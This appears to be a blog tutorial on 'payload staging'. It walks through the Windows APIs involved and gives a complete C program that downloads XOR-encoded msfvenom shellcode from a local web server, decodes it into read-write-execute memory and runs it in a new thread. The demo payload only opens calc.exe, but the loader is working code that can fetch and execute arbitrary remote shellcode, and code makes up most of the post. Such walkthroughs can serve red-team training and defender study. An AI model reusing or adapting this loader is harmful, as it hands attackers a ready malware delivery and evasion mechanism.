
Payload Staging - webserver
Payload Staging - webserver
Some malware does not carry its payload within itself. Instead, it hides the payload somewhere else. One common method is to host it on a web server.
For our payload staging purpose, we need a server. In this case, we will use a Python server to host our encoded payload.
The encoded payload is a simple one that executes calc.exe. It was generated using the command: msfvenom -p windows/x64/exec CMD=calc.exe -f c
and it was encoded using XOR key 0x1337. :)
Before Starting - Faimilar WINAPIs
Let’s get familiar with some Windows APIs that will be used to successfully fetch and execute our shellcode.
- InternetOpenW - Used to initialize an application’s use of WinINet functions. In other words, it opens an internet session handle that allows other WinINet API to perform their operations.
1
2
3
4
5
6
7
HINTERNET InternetOpenW(
[in] LPCWSTR lpszAgent,
[in] DWORD   dwAccessType,
[in] LPCWSTR lpszProxy,
[in] LPCWSTR lpszProxyBypass,
[in] DWORD   dwFlags
);
- InternetOpenUrlW - Open a connection to a specified URL.
1
2
3
4
5
6
7
8
HINTERNET InternetOpenUrlW(
[in] HINTERNET hInternet, // handle form InternetOpenW
[in] LPCWSTR   lpszUrl, // URL where our payload file is
[in] LPCWSTR   lpszHeaders,
[in] DWORD     dwHeadersLength,
[in] DWORD     dwFlags, // flags suitable // we would use 2
[in] DWORD_PTR dwContext
);
- InternetReadFile - Read the data from web handle created by
InternetOpenUrlW.
1
2
3
4
5
6
BOOL InternetReadFile(
  [in]  HINTERNET hFile, // handle from InternetOpenUrlW
  [out] LPVOID    lpBuffer, // Buffer for payload
  [in]  DWORD     dwNumberOfBytesToRead,
  [out] LPDWORD   lpdwNumberOfBytesRead
);
- VirtualAlloc - Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.
1
2
3
4
5
6
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect // to execute
);
- CreateThread - Creates the thread to execute in the address space of calling process.
1
2
3
4
5
6
7
8
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress, // address to our payload
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
- Rest APIs normal or used to free handles or addresses. I know you are pretty familar with those.
LOGIC ?
So, We know the API’s now what ?
Call
InternetOpenWto initialize a WinINet session and obtain an internet handle.Call
InternetOpenUrlWto open a connection to the specified URL (http://127.0.0.1:8080/calc.bin) and get a handle to the remote file.Allocate a buffer using
mallocto temporarily store the downloaded payload.Call
InternetReadFileto read the payload data from the web server into the allocated buffer.Call
VirtualAllocto allocate executable memory withPAGE_EXECUTE_READWRITEpermissions for the decoded payload.- Decode the payload using a simple XOR operation:
- Even bytes are XORed with
0x13 - Odd bytes are XORed with
0x37
- Even bytes are XORed with
Clear the payload buffer using
memsetCall
CreateThreadto create a new thread and execute the decoded payload from the allocated memory.Call
WaitForSingleObjectto wait for the thread to finish execution.- Clean up resources:
- Close the thread handle
- Free allocated memory using
VirtualFreeandfree - Close internet handles using
InternetCloseHandle
- Call
InternetSetOptionWto notify the system of any changes to internet settings.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <wininet.h>
#pragma comment(lib, "wininet.lib")


int main(void) {
    HINTERNET hinternet = InternetOpenW(NULL, NULL, NULL, NULL, 0);
    if (!hinternet) return 1;


    HINTERNET hInternetFile = InternetOpenUrlW(hinternet,
        L"http://127.0.0.1:8080/calc.bin",
        NULL, 0,
        INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID,
        0);
    if (!hInternetFile) { InternetCloseHandle(hinternet); return 1; }


    const DWORD bufferSize = 1024;
    PBYTE pPayload = (PBYTE)malloc(bufferSize);
    if (!pPayload) { InternetCloseHandle(hInternetFile); InternetCloseHandle(hinternet); return 1; }

    printf("allocated address for shellcode ----> 0x%p\n", (void*)pPayload);

    DWORD bytesRead = 0;
    if (!InternetReadFile(hInternetFile, pPayload, bufferSize, &bytesRead)) {
        free(pPayload);
        InternetCloseHandle(hInternetFile);
        InternetCloseHandle(hinternet);
        return 1;
    }

// Allocating page with all three rwx permission.
    PBYTE pAllocadd = (PBYTE)VirtualAlloc(NULL, bytesRead, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!pAllocadd) {
        free(pPayload);
        InternetCloseHandle(hInternetFile);
        InternetCloseHandle(hinternet);
        return 1;
    }
    printf("allocated address for decoded shellcode 0x%p\n", (void*)pAllocadd);


    for (DWORD i = 0; i < bytesRead; i += 2) {
        pAllocadd[i] = pPayload[i] ^ 0x13;
        pAllocadd[i + 1] = pPayload[i + 1] ^ 0x37;
    }
    memset(pPayload, 0, bytesRead);


    // CreateThread uses the address of the decoded payload as the entry point.
// Once the thread is created, execution begins from that address.
    HANDLE hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)pAllocadd, NULL, 0, NULL);

    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);


    VirtualFree(pAllocadd, 0, MEM_RELEASE);
    free(pPayload);
    InternetCloseHandle(hInternetFile);
    InternetCloseHandle(hinternet);
    InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
    return 0;
}
Execution

Getting encoded Payload with InternetReadFile
Decoding the payload

Exectuting shellcode using thread